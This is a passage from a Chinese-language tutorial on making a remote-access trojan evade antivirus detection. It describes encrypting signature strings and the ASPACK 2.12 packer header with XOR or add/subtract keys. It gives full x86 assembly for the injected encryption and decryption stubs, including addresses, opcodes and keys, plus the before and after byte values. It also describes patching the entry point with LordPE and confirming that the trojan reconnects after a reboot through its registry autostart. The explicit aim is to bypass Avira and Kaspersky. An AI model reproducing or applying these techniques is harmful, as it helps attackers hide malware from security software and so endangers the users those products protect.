


图52

之后关闭OD，用C32ASM 打开文件，利用搜索找到刚才我们要加密的字符串，如图53所示。然后用加密数据替换，如图54 所示。




图53　　加密前的数据，即将用加密后的数据替换。




图54　　替换后的数

之后保存文件，再用OD 载入，F7 单步步入，会看到被解密的效果，如图55 所示。




图55

图55 是循环两次的结果，这一行中已经解密出来了一半，运行程序的时候效果是一样的，也会在内存中解密出原来的结果。

如果用此方法加密特征码，保存在文件中是加密后的，也就达到了修改特征码的目的。运行的时候解密出来，程序就可以正常运行。

我们来测试下，把服务端拖到虚拟机，运行后成功上线，这个是必然的。我们再重新启动下虚拟机，看看能不能成功上线，因为我们刚才改的是注册表启动的字符串。如图56 所示，重启后仍然成功上线！




图56

总结

至于运用的实际情况，可能每个人都有所不同，你也可以将加密的长度调整为一个区段，这就需要仔细的计算了。而且，这种加密不改变文件的大小，修改特征码也简单方便。

十一、加减法加密算法加密 aspack2.12 过小红伞和卡巴

前面我们介绍了xor 加密算法在免杀中的应用，本节将介绍一种加减法加密算法在免杀中的应用。在网上还没有看到这样的相关资料，算是本人对xoe 算法加密免杀的原创改进吧，呵呵。

简单介绍一下这种算法，过程大致于xor 加密是相同的，但是原理不同。xor 是两次同样的密匙异或后会得到原来的结果，解密过程的代码和加密过程的代码是相同的；而**加减法加密免杀，如果加密用加法，解密就要用减法；如果加密用减法，解密就要用加法。**

我们分别来看看加密和解密的代码部分，首先是加密过程的代码：

```
Pushad                            把所有寄存器压入堆栈
mov     ebx,X0                    X0是进行加密地址的起始地址
mov     ecx, 4                    4是循环的长度，ecx是计数器，每次循环后减1
mov     eax,dword ptr [ebx]       地址为X1，特征码的内存地址传送到ebx寄存器中
add     eax,01010101              其中01010101是我们自定义的密匙，加密指令
mov     dword ptr [ebx], eax      把加密后的内容传送给ebx
add     ebx, 4                    4是一次加密字串的长度
loopd   short X1                  跳转到mov eax,dword ptr [ebx]进行循环
popad                             所有寄存器取出堆栈
jmp X2                            X2是原来程序的入口点
```

通过以上的加密代码，我们看到是和xor 加密基本一样的过程，如果这段代码被杀，相比起来，改进也是很方便的。再来看一下解密过程，作用是将上段代码加密的部分进行还原，代码如下：

```
Pushad                            把所有寄存器压入堆栈
mov     ebx,X0                    X0是进行加密地址的起始地址
mov     ecx, 4                    4是循环的长度，ecx是计数器，每次循环后减1
mov     eax,dword ptr [ebx]       地址为X1，特征码的内存地址传送到ebx寄存器中
sub     eax,01010101              其中01010101是我们自定义的密匙，解密指令01010101
mov     dword ptr [ebx], eax      把加密后的内容传送给ebx
add     ebx, 4                    4是一次加密字串的长度
loopd   short X1                  跳转到mov eax,dword ptr [ebx]进行循环
popad                             所有寄存器取出堆栈
jmp X2                            X2是原来程序的入口点
```

如果在看完xor 加密之后，对xor 加密的过程很了解，想必这个加减法加密免杀也不在话下了。但是加减法加密和xor 加密相比，有一定的缺陷：

小知识

如果采取加法作为加密过程的时候，被加密的部分加上密匙的值不能超过FF大小，否则溢出后会覆盖后面加密的部分，还原的时候无法进行还原。

如果采用减法算法加密的时候，被加密的部分减去密匙的值不能为负数，否则符号位会覆盖后面加密的部分，解密的时候也无法进行还原。

具体的相关过程，我们来看接下来的步骤。首先还是要配置一个木马的服务端，作为样本来操作，然后用ASPACK2.12加壳，顺便演示下用这种方法加密壳头免杀的实例。

用OllyICE载入配置好的服务端，加密过程和xor加密大致一样，但是细节不同。来看一下用ASPACK2.12加密后程序入口处的代码，如图57所示。




图57

随后鼠标左键选择要加密壳头部分的代码，之后按照图57中的箭头指示进行操作，会看到数据窗口的16进制形式的数据。

这部分是我们要加密的，但是和XOR加密不同，我们不能加密FF这样的16进制数据（前面已经介绍过了，加密后会无法还原，如果你喜欢发散思维，这种缺陷是可以解决的）。随后在ASPACK2.12加密后的服务端的中间部分找到了一片空白区域，我寻找到004085C9作为起始地址，下面是一大段空白区域。不同的程序，用ASPACK压缩得到的地址是不同的。

我们采用加法算法来加密，减法算法来解密，以下是加密代码：

```
004085C9 >   60              pushad                    所有通用寄存器入栈
004085CA     BB 01804000     mov     ebx, 00408001     加密起始地址送入 ebx
004085CF     B9 04000000     mov     ecx, 4            设定循环次数
004085D4     8B03            mov     eax, dword ptr [ebx]      ebx 处的数据送入 eax
004085D6     05 11111111     add     eax, 11111111     通过密匙加密，密匙 11111111
004085DB     8903            mov     dword ptr [ebx], eax      加密后数据传回 ebx
004085DD     83C3 04         add     ebx, 4            ebx 地址向后四位
004085E0   ^ E2 F2           loopd   short 004085D4    循环
004085E2     61              popad                     所有通用寄存器出栈
004085E3   ^ E9 19FAFFFF     jmp     00408001          跳回原来入口
004085E8     90              nop
```

接着在OllyICE中保存修改后的文件，用LordPE修改入口到004085C9。再次载入修改后的程序，在OllyICE中按鼠标左键选择要加密的代码，然后右键选择“在数据窗口中跟随”，会在数据窗口查看到未加密之前的16进制形式代码，也就是图57中的操作。

之后跳回新改的入口处开始F8单步步入，这时数据窗口的数据依然是壳原来入口点的数

据，我们把数据复制出来：**60 E8 03 00 00 00 E9 EB 04 5D 45 55 C3 E8 01 00**

分析一下这个数据里面有没有大于ＥＥ的数据。我们的密匙是１１１１１１１１，一次加密四字节，也就是每个机器码上加１１。如果存在大于ＥＥ的数据，因为ＥＥ＋１１＝ＦＦ，这样就会产生前面我们所说的缺陷。分析过后，可以知道这段数据是都可以加密的，加密指令中一次加密四个，循环四次，恰好加密这１６个数据。

现在Ｆ８单步步入，会看到１６进制窗口的数据跟着改变，循环四次后得到加密后的指令：**71 F9 14 11 11 11 FA FC 15 6E 56 66 D4 F9 12 11**

和原来数据相比，每个数据都加了１１，这就是加密后的指令。我们用二进制编辑，把加密的指令写入，如图５８所示。

